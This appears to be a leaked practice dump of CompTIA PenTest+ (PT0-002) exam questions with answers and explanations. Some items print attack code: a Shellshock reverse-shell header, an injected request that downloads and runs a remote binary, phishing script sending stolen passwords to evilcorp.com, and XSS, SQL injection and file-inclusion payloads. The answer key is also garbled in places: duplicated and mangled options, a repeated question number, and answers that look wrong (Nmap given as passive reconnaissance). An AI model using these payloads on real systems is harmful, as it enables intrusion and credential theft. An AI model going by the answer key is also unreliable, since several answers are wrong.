



# CompTIA

## Exam Questions PT0-002

CompTIA PenTest+ Certification Exam

#### NEW QUESTION 1

Which of the following commands will allow a penetration tester to permit a shell script to be executed by the file owner?

- A. chmod u+x script.sh
- B. chmod u+e script.sh
- C. chmod o+e script.sh
- D. chmod o+x script.sh

**Answer:** A

#### NEW QUESTION 2

A penetration tester was able to compromise a server and escalate privileges. Which of the following should the tester perform AFTER concluding the activities on the specified target? (Choose two.)

- A. Remove the logs from the server.
- B. Restore the server backup.
- C. Disable the running services.
- D. Remove any tools or scripts that were installed.
- E. Delete any created credentials.
- F. Reboot the target server.

**Answer:** DE

#### NEW QUESTION 3

Which of the following provides an exploitation suite with payload modules that cover the broadest range of target system types?

- A. Nessus
- B. Metasploit
- C. Burp Suite
- D. Ethercap

**Answer:** B

#### NEW QUESTION 4

A penetration tester conducts an Nmap scan against a target and receives the following results:

Port	State	Service
1080/tcp	open	socks

Which of the following should the tester use to redirect the scanning tools using TCP port 1080 on the target?

- A. Nessus
- B. ProxyChains
- C. OWASPZAP
- D. Empire

**Answer:** B

#### NEW QUESTION 5

During an internal penetration test against a company, a penetration tester was able to navigate to another part of the network and locate a folder containing customer information such as addresses, phone numbers, and credit card numbers. To be PCI compliant, which of the following should the company have implemented to BEST protect this data?

- A. Vulnerability scanning
- B. Network segmentation
- C. System hardening
- D. Intrusion detection

**Answer:** B

#### NEW QUESTION 6

A security professional wants to test an IoT device by sending an invalid packet to a proprietary service listening on TCP port 3011. Which of the following would allow the security professional to easily and programmatically manipulate the TCP header length and checksum using arbitrary numbers and to observe how the proprietary service responds?

- A. Nmap
- B. tcpdump
- C. Scapy
- D. hping3

**Answer:** C

#### Explanation:

[https://0xbharath.github.io/art-of-packet-crafting-with-scapy/scapy/creating\\_packets/index.html](https://0xbharath.github.io/art-of-packet-crafting-with-scapy/scapy/creating_packets/index.html) <https://scapy.readthedocs.io/en/latest/introduction.html#about-scapy>

#### NEW QUESTION 7

Which of the following tools would be BEST suited to perform a manual web application security assessment? (Choose two.)

- A. OWASP ZAP
- B. Nmap
- C. Nessus
- D. BeEF
- E. Hydra
- F. Burp Suite

**Answer:** AF

#### NEW QUESTION 8

A penetration tester conducted a vulnerability scan against a client's critical servers and found the following:

Host name	IP	OS	Security updates
addc01.local	10.1.1.20	Windows Server 2012	KB4581001, KB4585587, KB4586007
addc02.local	10.1.1.21	Windows Server 2012	KB4586007
dnsint.local	10.1.1.22	Windows Server 2012	KB4581001, KB4585587, KB4586007, KB4586010
wwwint.local	10.1.1.23	Windows Server 2012	KB4581001

Which of the following would be a recommendation for remediation?

- A. Deploy a user training program
- B. Implement a patch management plan
- C. Utilize the secure software development life cycle
- D. Configure access controls on each of the servers

**Answer:** B

#### NEW QUESTION 9

A penetration tester discovers a vulnerable web server at 10.10.1.1. The tester then edits a Python script that sends a web exploit and comes across the following code:

```
exploits = {"User-Agent": "() { ignored; }; /bin/bash -i>& /dev/tcp/127.0.0.1/9090 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}
```

Which of the following edits should the tester make to the script to determine the user context in which the server is being run?

- A. exploits = {"User-Agent": "() { ignored; }; /bin/bash -i id;whoami", "Accept": "text/html,application/xhtml+xml,application/xml"}
- B. exploits = {"User-Agent": "() { ignored; }; /bin/bash -i>& find / -perm -4000", "Accept": "text/html,application/xhtml+xml,application/xml"}
- C. exploits = {"User-Agent": "() { ignored; }; /bin/sh -i ps -ef" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}
- D. exploits = {"User-Agent": "() { ignored; }; /bin/bash -i>& /dev/tcp/10.10.1.1/80" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}

**Answer:** A

#### NEW QUESTION 10

A company has hired a penetration tester to deploy and set up a rogue access point on the network. Which of the following is the BEST tool to use to accomplish this goal?

- A. Wireshark
- B. Aircrack-ng
- C. Kismet
- D. Wifite

**Answer:** B

#### NEW QUESTION 10

A penetration tester completed a vulnerability scan against a web server and identified a single but severe vulnerability.

Which of the following is the BEST way to ensure this is a true positive?

- A. Run another scanner to compare.
- B. Perform a manual test on the server.
- C. Check the results on the scanner.
- D. Look for the vulnerability online.

**Answer:** B

#### NEW QUESTION 12

Which of the following should a penetration tester attack to gain control of the state in the HTTP protocol after the user is logged in?

- A. HTTPS communication
- B. Public and private keys
- C. Password encryption
- D. Sessions and cookies

**Answer:** D

#### NEW QUESTION 13

Which of the following tools would be MOST useful in collecting vendor and other security-relevant information for IoT devices to support passive reconnaissance?

- A. Shodan
- B. Nmap
- C. WebScarab-NG
- D. Nessus

**Answer:** B

#### NEW QUESTION 16

A penetration tester writes the following script:

```
#!/bin/bash
network= '10.100.100'
ports= '22 23 80 443'

for x in {1..254};
do (nc -zv $network.$x $ports );
done
```

Which of the following is the tester performing?

- A. Searching for service vulnerabilities
- B. Trying to recover a lost bind shell
- C. Building a reverse shell listening on specified ports
- D. Scanning a network for specific open ports

**Answer:** D

#### Explanation:

-z zero-I/O mode [used for scanning]

-v verbose

example output of script: 10.1.1.1 : inverse host lookup failed: Unknown host (UNKNOWN) [10.0.0.1] 22 (ssh) open  
(UNKNOWN) [10.0.0.1] 23 (telnet) : Connection timed out <https://unix.stackexchange.com/questions/589561/what-is-nc-z-used-for>

#### NEW QUESTION 17

A penetration tester gives the following command to a systems administrator to execute on one of the target servers:

```
rm -f /var/www/html/G679h32gYu.php
```

Which of the following BEST explains why the penetration tester wants this command executed?

- A. To trick the systems administrator into installing a rootkit
- B. To close down a reverse shell
- C. To remove a web shell after the penetration test
- D. To delete credentials the tester created

**Answer:** C

#### NEW QUESTION 18

Deconfliction is necessary when the penetration test:

- A. determines that proprietary information is being stored in cleartext.
- B. occurs during the monthly vulnerability scanning.
- C. uncovers indicators of prior compromise over the course of the assessment.
- D. proceeds in parallel with a criminal digital forensic investigation.

**Answer:** C

#### Explanation:

This will then enable the PenTest to continue so that additional issues can be found, exploited, and analyzed.

#### NEW QUESTION 20

A penetration tester was able to gain access to a system using an exploit. The following is a snippet of the code that was utilized:

```
exploit = "POST"
exploit += "/cgi-bin/index.cgi?action=login&Path=%27%0A/bin/sh${IFS} -"
c${IFS}'cd${IFS}/tmp;${IFS}wget${IFS}http://10.10.0.1/apache;${IFS}chmod${IFS}777${IFS}apache;${IFS}&loginUser=a&Pwd=a"
exploit += "HTTP/1.1"
```

Which of the following commands should the penetration tester run post-engagement?

- A. `grep -v apache ~/.bash_history > ~/.bash_history`
- B. `rm -rf /tmp/apache`
- C. `chmod 600 /tmp/apache`
- D. `taskkill /IM "apache" /F`

**Answer:** B

#### NEW QUESTION 25

Which of the following would a company's hunt team be MOST interested in seeing in a final report?



- A. Executive summary
- B. Attack TTPs
- C. Methodology
- D. Scope details

Answer: B

#### NEW QUESTION 26

You are a penetration tester running port scans on a server. INSTRUCTIONS

Part 1: Given the output, construct the command that was used to generate this output from the available options.

Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

#### Penetration Testing

Part 1

Part 2

##### Drag and Drop Options

- sL
- O
- 192.168.2.2
- sU
- sV
- p 1-1023
- 192.168.2.1-100
- Pn
- nc
- top-ports=1000
- hping
- top-ports=100
- nmap

##### NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up)
scanned in 26.80 seconds
```

##### Command



#### Penetration Testing

Part 1

Part 2

##### Question Options

Using the output, identify potential attack vectors that should be further investigated.

- ☐ Weak SMB file permissions
- ☐ FTP anonymous login
- ☐ Webdav file upload
- ☐ Weak Apache Tomcat Credentials
- ☐ Null session enumeration
- ☐ Fragmentation attack
- ☐ SNMP enumeration
- ☐ ARP spoofing

##### NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up)
scanned in 26.80 seconds
```

- A. Mastered
- B. Not Mastered

Answer: A

**Explanation:**

Part 1 - 192.168.2.2 -O -sV --top-ports=100 and SMB vulns Part 2 - Weak SMB file permissions

<https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lv1sec13/fingerprinting>

**NEW QUESTION 30**

A penetration tester received a 16-bit network block that was scoped for an assessment. During the assessment, the tester realized no hosts were active in the provided block of IPs and reported this to the company. The company then provided an updated block of IPs to the tester. Which of the following would be the most appropriate NEXT step?

- A. Terminate the contract.
- B. Update the ROE with new signature
- C. Most Voted
- D. Scan the 8-bit block to map additional missed hosts.
- E. Continue the assessment.

**Answer:** B

**NEW QUESTION 34**

A penetration tester is attempting to discover live hosts on a subnet quickly. Which of the following commands will perform a ping scan?

- A. nmap -sn 10.12.1.0/24
- B. nmap -sV -A 10.12.1.0/24
- C. nmap -Pn 10.12.1.0/24
- D. nmap -sT -p- 10.12.1.0/24

**Answer:** A

**NEW QUESTION 39**

A software company has hired a penetration tester to perform a penetration test on a database server. The tester has been given a variety of tools used by the company's privacy policy. Which of the following would be the BEST to use to find vulnerabilities on this server?

- A. OpenVAS
- B. Nikto
- C. SQLmap
- D. Nessus

**Answer:** C

**NEW QUESTION 40**

Which of the following tools would BEST allow a penetration tester to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine?

- A. Wireshark
- B. EAPHammer
- C. Kismet
- D. Aircrack-ng

**Answer:** D

**Explanation:**

The BEST tool to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine is Aircrack-ng. Aircrack-ng is a suite of tools used to assess the security of wireless networks. It starts by capturing wireless network packets [1], then attempts to crack the network password by analyzing them [1]. Aircrack-ng supports FMS, PTW, and other attack types, and can also be used to generate keystreams for WEP and WPA-PSK encryption. It is capable of running on Windows, Linux, and Mac OS X.

The BEST tool to capture wireless handshakes to reveal a Wi-Fi password from a Windows machine is Aircrack-ng. Aircrack-ng is a suite of tools used to assess the security of wireless networks. It starts by capturing wireless network packets [1], then attempts to crack the network password by analyzing them [1]. Aircrack-ng supports FMS, PTW, and other attack types, and can also be used to generate keystreams for WEP and WPA-PSK encryption. It is capable of running on Windows, Linux, and Mac OS X.

**NEW QUESTION 42**

For a penetration test engagement, a security engineer decides to impersonate the IT help desk. The security engineer sends a phishing email containing an urgent request for users to change their passwords and a link to <https://example.com/index.html>. The engineer has designed the attack so that once the users enter the credentials, the index.html page takes the credentials and then forwards them to another server that the security engineer is controlling. Given the following information:

```
$.ajax({ url: 'https://evilcorp.com/email-list/finish.php',
  type: 'POST', dataType: 'html',
  data: {Email: emv, password: psv},
  success: function(msg) {}});
```

Which of the following lines of code should the security engineer add to make the attack successful?

- A. window.location.= 'https://evilcorp.com'
- B. crossDomain: true
- C. getUrlparameter ('username')
- D. redirectUrl = 'https://example.com'

**Answer:** B

#### NEW QUESTION 47

A penetration tester is conducting a penetration test. The tester obtains a root-level shell on a Linux server and discovers the following data in a file named password.txt in the /home/svsacct directory:

U3VQZXIkM2NyZXQhCg==

Which of the following commands should the tester use NEXT to decode the contents of the file?

- A. echo U3VQZXIkM2NyZXQhCg== | base64 -d
- B. tar zxvf password.txt
- C. hydra -l svacct -p U3VQZXIkM2NyZXQhCg== ssh://192.168.1.0/24
- D. john --wordlist /usr/share/seclists/rockyou.txt password.txt

**Answer:** A

#### NEW QUESTION 52

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious. INSTRUCTIONS

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



#### HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [ ] ( )</div> <div>Input Sanitization " : &lt; , &gt; , &lt;</div> </div>
item=widget";waitfor%20delay%20"00:00:20";--	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [ ] ( )</div> <div>Input Sanitization " : &lt; , &gt; , &lt;</div> </div>
item=widget%20union%20select%20null,null,@version;--	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [ ] ( )</div> <div>Input Sanitization " : &lt; , &gt; , &lt;</div> </div>
search=Bob"%3e%3cing%20src%3da%20onerror%3dalert(1)%3e	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [ ] ( )</div> <div>Input Sanitization " : &lt; , &gt; , &lt;</div> </div>
item=widget"+convert(int,@version)+"	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [ ] ( )</div> <div>Input Sanitization " : &lt; , &gt; , &lt;</div> </div>
site=www.exe"ping%20-c%2010%20localhost"mple.com	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [ ] ( )</div> <div>Input Sanitization " : &lt; , &gt; , &lt;</div> </div>
redir=http:%2f%2fwww.malicious-site.com	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [ ] ( )</div> <div>Input Sanitization " : &lt; , &gt; , &lt;</div> </div>
logfile=%2fetc%2fpasswd%00	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [ ] ( )</div> <div>Input Sanitization " : &lt; , &gt; , &lt;</div> </div>
lookup=\$(whoami)	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [ ] ( )</div> <div>Input Sanitization " : &lt; , &gt; , &lt;</div> </div>
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt	<div> <div>Command Injection</div> <div>DOM-based Cross Site Scripting</div> <div>SQL Injection (Error)</div> <div>SQL Injection (Stacked)</div> <div>SQL Injection (Union)</div> <div>Reflected Cross Site Scripting</div> <div>Local File Inclusion</div> <div>Remote File Inclusion</div> <div>URL Redirect</div> </div>	<div> <div>Parameterized queries</div> <div>Preventing external calls</div> <div>Input Sanitization : \ , / , sandbox requests</div> <div>Input Sanitization " : \$ [ ] ( )</div> <div>Input Sanitization " : &lt; , &gt; , &lt;</div> </div>

- A. Mastered  
 B. Not Mastered

Answer: A

#### Explanation:

- \* 1. Reflected XSS - Input sanitization (<> ...)
- \* 2. Sql Injection Stacked - Parameterized Queries
- \* 3. DOM XSS - Input Sanitization (<> ...)
- \* 4. Local File Inclusion - sandbox req
- \* 5. Command Injection - sandbox req
- \* 6. SQLi union - paramtrized queries
- \* 7. SQLi error - paramtrized queries



- \* 8. Remote File Inclusion - sandbox
- \* 9. Command Injection - input sanitization
- \* 10. URL redirect - prevent external calls

#### NEW QUESTION 55

A penetration tester who is conducting a vulnerability assessment discovers that ICMP is disabled on a network segment. Which of the following could be used for a denial-of-service attack on the network segment?

- A. Smurf
- B. Ping flood
- C. Fraggle
- D. Ping of death

**Answer:** C

#### Explanation:

Fraggle attack is same as a Smurf attack but rather than ICMP, UDP protocol is used. The prevention of these attacks is almost identical to Fraggle attack.  
Ref: <https://www.okta.com/identity-101/fraggle-attack/>

#### NEW QUESTION 59

A final penetration test report has been submitted to the board for review and accepted. The report has three findings rated high. Which of the following should be the NEXT step?

- A. Perform a new penetration test.
- B. Remediate the findings.
- C. Provide the list of common vulnerabilities and exposures.
- D. Broaden the scope of the penetration test.

**Answer:** B

#### NEW QUESTION 61

Which of the following provides a matrix of common tactics and techniques used by attackers along with recommended mitigations?

- A. NIST SP 800-53
- B. OWASP Top 10
- C. MITRE ATT&CK framework
- D. PTES technical guidelines

**Answer:** C

#### NEW QUESTION 63

Which of the following tools should a penetration tester use to crawl a website and build a wordlist using the data recovered to crack the password on the website?

- A. DirBuster
- B. CeWL
- C. w3af
- D. Patator

**Answer:** B

#### Explanation:

CeWL, the Custom Word List Generator, is a Ruby application that allows you to spider a website based on a URL and depth setting and then generate a wordlist from the files and web pages it finds. Running CeWL against a target organization's sites can help generate a custom word list, but you will typically want to add words manually based on your own OSINT gathering efforts.  
<https://esgeeks.com/como-utilizar-cewl/>

#### NEW QUESTION 68

A security firm is discussing the results of a penetration test with the client. Based on the findings, the client wants to focus the remaining time on a critical network segment. Which of the following BEST describes the action taking place?

- A. Maximizing the likelihood of finding vulnerabilities
- B. Reprioritizing the goals/objectives
- C. Eliminating the potential for false positives
- D. Reducing the risk to the client environment

**Answer:** B

#### Explanation:

Goal Reprioritization Have the goals of the assessment changed? Has any new information been found that might affect the goal or desired end state? I would also agree with A, because by goal reprioritization you are more likely to find vulnerabilities in this specific segment of critical network, but it is a side effect of goal reprioritization.

#### NEW QUESTION 70

A penetration tester discovered a vulnerability that provides the ability to upload to a path via directory traversal. Some of the files that were discovered through this vulnerability are:

```
https://xx.xx.xx.x/vpn/../../vpns/portal/scripts/newbm.pl
https://xx.xx.xx.x/vpn/../../vpns/portal/scripts/rmbm.pl
https://xx.xx.xx.x/vpn/../../vpns/portal/scripts/pikctHEME.pl
https://xx.xx.xx.x/vpn/../../vpns/cfg/smb.conf
```

Which of the following is the BEST method to help an attacker gain internal access to the affected machine?

- A. Edit the discovered file with one line of code for remote callback
- B. Download .pl files and look for usernames and passwords
- C. Edit the smb.conf file and upload it to the server
- D. Download the smb.conf file and look at configurations

**Answer:** C

#### NEW QUESTION 73

A penetration tester is preparing to perform activities for a client that requires minimal disruption to company operations. Which of the following are considered passive reconnaissance tools? (Choose two.)

- A. Wireshark
- B. Nessus
- C. Retina
- D. Burp Suite
- E. Shodan
- F. Nikto

**Answer:** AE

#### NEW QUESTION 76

A penetration tester would like to obtain FTP credentials by deploying a workstation as an on-path attack between the target and the server that has the FTP protocol. Which of the following methods would be the BEST to accomplish this objective?

- A. Wait for the next login and perform a downgrade attack on the server.
- B. Capture traffic using Wireshark.
- C. Perform a brute-force attack over the server.
- D. Use an FTP exploit against the server.

**Answer:** B

#### NEW QUESTION 80

A penetration tester is trying to restrict searches on Google to a specific domain. Which of the following commands should the penetration tester consider?

- A. inurl:
- B. link:
- C. site:
- D. intitle:

**Answer:** C

#### NEW QUESTION 81

A penetration tester is assessing a wireless network. Although monitoring the correct channel and SSID, the tester is unable to capture a handshake between the clients and the AP. Which of the following attacks is the MOST effective to allow the penetration tester to capture a handshake?

- A. Key reinstallation
- B. Deauthentication
- C. Evil twin
- D. Replay

**Answer:** B

#### Explanation:

Deauth will make the client connect again

#### NEW QUESTION 86

A penetration tester who is working remotely is conducting a penetration test using a wireless connection. Which of the following is the BEST way to provide confidentiality for the client while using this connection?

- A. Configure wireless access to use a AAA server.
- B. Use random MAC addresses on the penetration testing distribution.
- C. Install a host-based firewall on the penetration testing distribution.
- D. Connect to the penetration testing company's VPS using a VPN.

**Answer:** D

#### NEW QUESTION 91

A penetration tester discovers during a recent test that an employee in the accounting department has been making changes to a payment system and redirecting

money into a personal bank account. The penetration test was immediately stopped. Which of the following would be the BEST recommendation to prevent this type of activity in the future?

- A. Enforce mandatory employee vacations
- B. Implement multifactor authentication
- C. Install video surveillance equipment in the office
- D. Encrypt passwords for bank account information

**Answer:** A

**Explanation:**

If the employee already works in the accounting department, MFA will not stop their actions because they'll already have access by virtue of their job.

**NEW QUESTION 96**

An assessor wants to use Nmap to help map out a stateful firewall rule set. Which of the following scans will the assessor MOST likely run?

- A. nmap 192.168.0.1/24
- B. nmap 192.168.0.1/24
- C. nmap oG 192.168.0.1/24
- D. nmap 192.168.0.1/24

**Answer:** A

**NEW QUESTION 99**

A penetration tester who is performing an engagement notices a specific host is vulnerable to EternalBlue. Which of the following would BEST protect against this vulnerability?

- A. Network segmentation
- B. Key rotation
- C. Encrypted passwords
- D. Patch management

**Answer:** D

**Explanation:**

Patch management is the process of identifying, downloading, and installing security patches for a system in order to address new vulnerabilities and software exploits. In the case of EternalBlue, the vulnerability was addressed by Microsoft in the form of a security patch. Installing this patch on the vulnerable host will provide protection from the vulnerability. Additionally, organizations should implement a patch management program to regularly check for and install security patches for the systems in their environment.

Network segmentation (A) can limit the impact of a compromise by separating different parts of the network into smaller, more isolated segments. However, it does not address the vulnerability itself.

Key rotation (B) is the process of periodically changing cryptographic keys, which can help protect against attacks that rely on stolen or compromised keys.

However, it is not directly related to the EternalBlue vulnerability.

Encrypted passwords (C) can help protect user credentials in case of a data breach or other compromise, but it does not prevent attackers from exploiting the EternalBlue vulnerability.

**NEW QUESTION 102**

A penetration tester has found indicators that a privileged user's password might be the same on 30 different Linux systems. Which of the following tools can help the tester identify the number of systems on which the password can be used?

- A. Hydra
- B. John the Ripper
- C. Cain and Abel
- D. Medusa

**Answer:** D

**Explanation:**

Both Hydra and Medusa can be used for that same purpose:

THC Hydra is a brute-force cracking tool for remote authentication services. It supports many protocols, including telnet, FTP, LDAP, SSH, SNMP, and others.

Medusa is a Parallel, Modular and Speedy method for brute-force which issued for remote authentication. Following are the applications and protocols like modular design, Thread based parallel testing and flexible user input and protocols are AFP, CVS, FTP, HTTP, IMAP etc.

**NEW QUESTION 106**

A mail service company has hired a penetration tester to conduct an enumeration of all user accounts on an SMTP server to identify whether previous staff member accounts are still active. Which of the following commands should be used to accomplish the goal?

- A. VRFY and EXPN
- B. VRFY and TURN
- C. EXPN and TURN
- D. RCPT TO and VRFY

**Answer:** A

**NEW QUESTION 108**

Given the following output: User-agent:\*

Disallow: /author/ Disallow: /xmlrpc.php Disallow: /wp-admin Disallow: /page/

During which of the following activities was this output MOST likely obtained?

- A. Website scraping
- B. Website cloning
- C. Domain enumeration
- D. URL enumeration

**Answer:** A

#### NEW QUESTION 112

A penetration tester analyzed a web-application log file and discovered an input that was sent to the company's web application. The input contains a string that says "WAITFOR." Which of the following attacks is being attempted?

- A. SQL injection
- B. HTML injection
- C. Remote command injection
- D. DLL injection

**Answer:** A

#### Explanation:

WAITFOR can be used in a type of SQL injection attack known as time delay SQL injection or blind SQL injection<sup>34</sup>. This attack works on the basis that true or false queries can be answered by the amount of time a request takes to complete. For example, an attacker can inject a WAITFOR command with a delay argument into an input field of a web application that uses SQL Server as its database. If the query returns true, then the web application will pause for the specified period of time before responding; if the query returns false, then the web application will respond immediately. By observing the response time, the attacker can infer information about the database structure and data<sup>1</sup>.

Based on this information, one possible answer to your question is A. SQL injection, because it is an attack that exploits a vulnerability in a web application that allows an attacker to execute arbitrary SQL commands on the database server.

#### NEW QUESTION 117

A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:

```
* Connected to 10.2.11.144 (:::1) port 80 (#0)
> GET /readmine.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>WordPress &#8250; ReadMe</title>
<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
```

Which of the following tools would be BEST for the penetration tester to use to explore this site further?

- A. Burp Suite
- B. DirBuster
- C. WPScan
- D. OWASP ZAP

**Answer:** C

#### NEW QUESTION 118

The following PowerShell snippet was extracted from a log of an attacker machine:



```
1.$net="192.168.1."
2.$setipaddress ="192.168.2."
3.function Test-Password {
4.if (args[0] -eq 'Dummy12345') {
5. return 1
6.}
7.else {
8.$cat = 22, 25, 80, 443
9. return 0
10.}
11.}
12.$cracked = 0
13.crackedpd = [ 192, 168, 1, 2]
14.$i =0
15.Do {
16. $test = 'Dummy' + $i
17. $cracked = Test - Password Test
18.$i++
19.$crackedp = ( 192, 168, 1, 1) + $cat
20.}
21.While($cracked -eq 0)
22.Write-Host " Password found : " $test
23.$setipaddress = [ 192, 168, 1, 4]
```

A penetration tester would like to identify the presence of an array. Which of the following line numbers would define the array?

- A. Line 8
- B. Line 13
- C. Line 19
- D. Line 20

**Answer:** A

**Explanation:**

[https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about\\_arrays?view=powershell-7.4](https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_arrays?view=powershell-7.4)

**NEW QUESTION 123**

A penetration tester has been hired to perform a physical penetration test to gain access to a secure room within a client's building. Exterior reconnaissance identifies two entrances, a WiFi guest network, and multiple security cameras connected to the Internet.

Which of the following tools or techniques would BEST support additional reconnaissance?

- A. Wardriving
- B. Shodan
- C. Recon-ng
- D. Aircrack-ng

**Answer:** C

**NEW QUESTION 126**

A penetration tester performs the following command: `curl -I -http2 https://www.comptia.org`

Which of the following snippets of output will the tester MOST likely receive?

- A. HTTP/2 200  
...  
x-frame-options: SAMEORIGIN  
x-xss-protection: 1; mode=block  
x-content-type-options: nosniff  
referrer-policy: strict-origin  
strict-transport-security: max-age=31536000; includeSubdomains; preload  
...
- B. <!DOCTYPE html>  
<html lang="en">  
<head>  
<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />  
...  
</head>  
...  
<body lang="en">  
</body>  
</html>
- C. 

%	Total	% Received	% Xferd	Average Dload	Speed Upload	Time Total	Time Spent	Time Left	Current Speed		
100	1698k	100	1698k	0	0	1566k	0	0:00:01	0:00:01	--:--	1565k
- D. [#####] 100%

- A. Option A  
B. Option B  
C. Option C  
D. Option D

Answer: A

#### NEW QUESTION 127

Which of the following tools provides Python classes for interacting with network protocols?

- A. Responder  
B. Impacket  
C. Empire  
D. PowerSploit

Answer: B

#### NEW QUESTION 130

A penetration tester runs the unshadow command on a machine. Which of the following tools will the tester most likely use NEXT?

- A. John the Ripper  
B. Hydra  
C. Mimikatz  
D. Cain and Abel

Answer: A

#### NEW QUESTION 132

